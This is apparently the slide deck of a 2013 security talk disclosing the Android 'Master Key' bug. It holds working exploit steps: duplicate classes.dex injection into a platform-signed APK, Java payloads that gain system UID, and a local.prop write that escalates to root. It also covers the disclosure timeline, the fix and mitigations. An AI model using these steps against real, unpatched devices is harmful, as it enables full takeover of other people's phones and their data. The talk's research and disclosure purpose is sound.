






# Post-Verification





# Forward Search



# I Used this Trick For Good

Now let's use it for awesome






# Android Security

That's not oxymoronic...



Each app is assigned it's own sandbox (UID)



If your certs match,  
you can play in shared sandbox too




Base system defines a shared (virtual) sandbox, e.g.:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
  android:sharedUserId="android.uid.system"
  android:versionCode="10"
  android:versionName="@string/cvc_build_ver"
  package="com.whatever.app"
  xmlns:android="http://schemas.android.com/apk/res/android">
```


You can play too, if you're signed by the platform cert





Pecking Order





Pecking Order





Access all your apps

Access all your data

Access all your passwords

Control all your settings



System has a sandbox/shared UID...

Platform-signed apps are allowed into that sandbox...

I can change the code without changing the sig...

*I need a platform-signed app, change it's code, and see if I get system UID access!*



## Platform signed

*(every platform vendor is different)*

---

Requests android.uid.system sharedUID

*(things doing system-level stuff)*





# Search app store for something from vendor

Meh, effort...

# Look in /system/app/, find something usable

Even more effort due to odex'ing...

# Happen to know that certain platform vendor B2B partnerships have 3<sup>rd</sup> parties writing system- level apps ...



The screenshot shows the Google Play Store interface with a search for 'anyconnect'. The search results list five different versions of the AnyConnect application, each with a rating and an 'INSTALL' button. The descriptions for each version specify device compatibility and requirements.

App Name	Developer	Category	Rating	Reviews	Key Description
AnyConnect ICS+	CISCO SYSTEMS, INC.	BUSINESS	★★★★★	(408)	For Android 4.0+ (ICS+) devices. Connect to your network with AnyConnect. This package supports Android 4.X (ARM and Intel Android), but due to limitations with the An...
Samsung AnyConnect	CISCO SYSTEMS, INC.	BUSINESS	★★★★★	(403)	For Samsung Android devices. Connect to your network with AnyConnect. The following Samsung devices are supported: Galaxy S4 Galaxy S III AT&T - Galaxy S II (SGH-I77...
Rooted AnyConnect	CISCO SYSTEMS, INC.	BUSINESS	★★★★★	(548)	For rooted devices ONLY! This version REQUIRES root permissions. Other AnyConnect images are available without this requirement. This technical preview supports Andro...
HTC AnyConnect	CISCO SYSTEMS, INC.	BUSINESS	★★★★★	(79)	For HTC Android devices. Connect to your network with AnyConnect. A growing number of HTC Android devices are compatible with AnyConnect. For the latest list, please s...
Samsung (< SEP2011) AnyConnect	CISCO SYSTEMS, INC.	BUSINESS	★★★★★	(268)	For Samsung Android devices with SW <Sep 2011 ONLY! Newer = Samsung AnyConnect. Samsung no longer permits updates to this version. Check for an OS update for your devi...

Candidate



```
jeff$ openssl pkcs7 -noout -inform DER -print_certs  
-in com.cisco.anyconnect.vpn.android.samsung-1/META-  
INF/CERT.RSA
```


```
subject=/C=KR/ST=South Korea/L=Suwon City/O=Samsung  
Corporation/OU=DMC/CN=Samsung  
Cert/emailAddress=android.os@samsung.com
```

```
jeff$ grep share com.cisco.anyconnect.vpn.android.samsung-  
1/AndroidManifest.xml
```

```
<manifest android:sharedUserId="android.uid.system"  
android:versionCode="10"  
android:versionName="@string/cvc_build_ver"  
package="com.cisco.anyconnect.vpn.android.samsung"
```



Same package name; pick a service, application context, or main activity for payload one-shot



# Throw code into onCreate(), who cares about design best practices...

```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    java.lang.Process p;
    try {
        p = Runtime.getRuntime().exec("id");
        BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String l;
        l = in.readLine();
        while(l != null){
            Log.v("PoC", l);
            l = in.readLine();
        }
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```



## Remove existing classes.dex code

```
zip -d AnyConnect-10.apk classes.dex
```

## Add evil classes.dey code

```
zip -g AnyConnect-10.apk classes.dey
```

## Add original classes.dex code

```
zip -g AnyConnect-10.apk classes.dex
```

## Change classes.dey -> classes.dex in APK

```
sed s/classes.dey/classes.dex/ AnyConnect-10.apk > evil.apk
```



```
jeff$ adb install evil.apk
2749 KB/s (6485358 bytes in 2.303s)
      pkg: /data/local/tmp/evil.apk
Success
```

```
jeff$ adb logcat | grep PoC
V/PoC      (24117): uid=1000(system) gid=1000(system)
groups=1004(input),1007(log),1015(sdcard_rw),1016(vpn),2002(
diag),3001(net_bt_admin),3002(net_bt),3003(inet),3004(net_ra
w),3005(net_admin),3006(net_bw_stats),3007(net_bw_acct)
```



# Hey, Wait A Minute!

System != root





# System UID controls configuration files consumed by root processes

Minimal cleverness needed to escalate from system to root

E.g. “emulator hack”

```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    try {
        File dst = new File("/data/local.prop");
        OutputStream ops = new FileOutputStream(dst);
        ops.write("ro.kernel.qemu=1\r\n".getBytes());
        ops.close();
    }
    catch(Exception e) {
        e.printStackTrace();
    }
}
```



```
jeff$ adb install evil.apk
2749 KB/s (6485358 bytes in 2.303s)
    pkg: /data/local/tmp/evil.apk
Success

jeff$ adb reboot

...wait...

jeff$ adb shell
root@android:/ # id
uid=0(root) gid=0(root)
```



Google reports **800M** activations in last 2 years\*

Code review of Android **1.6** shows this bug

So, affects all devices since **2009**

\*<http://venturebeat.com/2013/05/15/900m-android-activations-to-date-google-says/>

| Widespread



# ARM / x86 / i.MX / MIPS?

Don't care, just works

# ASLR / DEP?

Don't care, just works

# Android 2.3.x / 4.0.x / 4.1.x / 4.2.x?

Don't care, just works

# ASM-fu expertise to write shellcode?

Nope, just Java



? Change other files? (e.g. AndroidManifest.xml)

Only app native libs (.so), same impact (code exec)

? Would SELinux/SEAndroid stop this?

Don't know, can't test (send me device!); but 'feels' unlikely

? Do I really need android.uid.system sharedUID?

No, if you can make do with only select system permissions

? Is anything else besides Android affected?

How close were you paying attention...?



# Change other files?

Jarsigner is happy...

```
jeff$ jarsigner -verify evil.apk
jar verified.
```

Android, not so much...

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```



Attempt



Google informed late **Feb 2013**, bug 8219321

Google broadcasted advisory + patch to Open Handset Alliance & other partners **Mar 2013**

Circa **mid-June 2013** I started seeing major device vendors issuing updates

Code should be released into AOSP by the time of this talk (**Aug 2013**)...

| Responsible Disclosure Timeline



## ZipFile.java only allows one entry per name

```
for (int i = 0; i < numEntries; ++i) {
    ZipEntry newEntry = new ZipEntry(hdrBuf, bufferedStream);
    String entryName = newEntry.getName();
    if (entries.put(entryName, newEntry) != null) {
        throw new ZipException("Duplicate entry name: " +
            entryName);
    }
}
```





```
jeff$ adb install evil.apk
4153 KB/s (6485714 bytes in 1.525s)
    pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_CERTIFICATE_ENCODING]
```

```
w/PackageParser( 2933): Exception reading
/data/app/vmdl979999460.tmp
w/PackageParser( 2933): java.util.zip.ZipException: Duplicate
entry name: classes.dex
w/PackageParser( 2933):   at
java.util.zip.ZipFile.readCentralDir(ZipFile.java:368)
```

Fixed



## Update to latest firmware

...if your device vendor & carrier actually issue one... ☹️

## Don't install APKs from untrusted sources

Google Play Store scans/filters for this exploit\*


## Use Bluebox OneRoot scanner

Free, checks if any installed APK on device contains exploit

*\*According to Google security contact; not personally verified*



# Available free on Google Play Store, from Bluebox





Check Bluebox blog for  
ready-made PoC APKs

[www.bluebox.com/blog/](http://www.bluebox.com/blog/)



Contact: [jeff@bluebox.com](mailto:jeff@bluebox.com)

Special thanks:

Bluebox Android Team –

- Andrew Blaich, Felix Matenaar, Patrick Schulz

Google Security Team –

- Adrian Ludwig & all behind-the-scenes supporters

Androidxref.com –

- Used for all source code digging in this effort

Speaker feedback survey...complete it. K?

| Thanks

